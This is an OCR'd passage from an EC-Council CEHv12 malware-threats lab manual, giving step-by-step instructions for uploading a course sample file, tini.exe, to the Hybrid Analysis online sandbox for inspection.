


3. Open any web browser (here, **Google Chrome**). In the address bar of the browser place your mouse cursor, type **https://www.hybrid-analysis.com** and press **Enter**.


   Note: If a cookie notification appears in the lower section of the page, then click **ACCEPT**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The **HYBRID ANALYSIS** main page appears; click **Drag & Drop For Instant Analysis** section to upload a virus file.




5. The **Open** window appears; navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Viruses**, select **tini.exe**, and click **Open**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. **Getting Things Ready** page appears and the virus file begins to upload. Once it is uploaded, the status bar reaches **100%**, as shown in the screenshot.



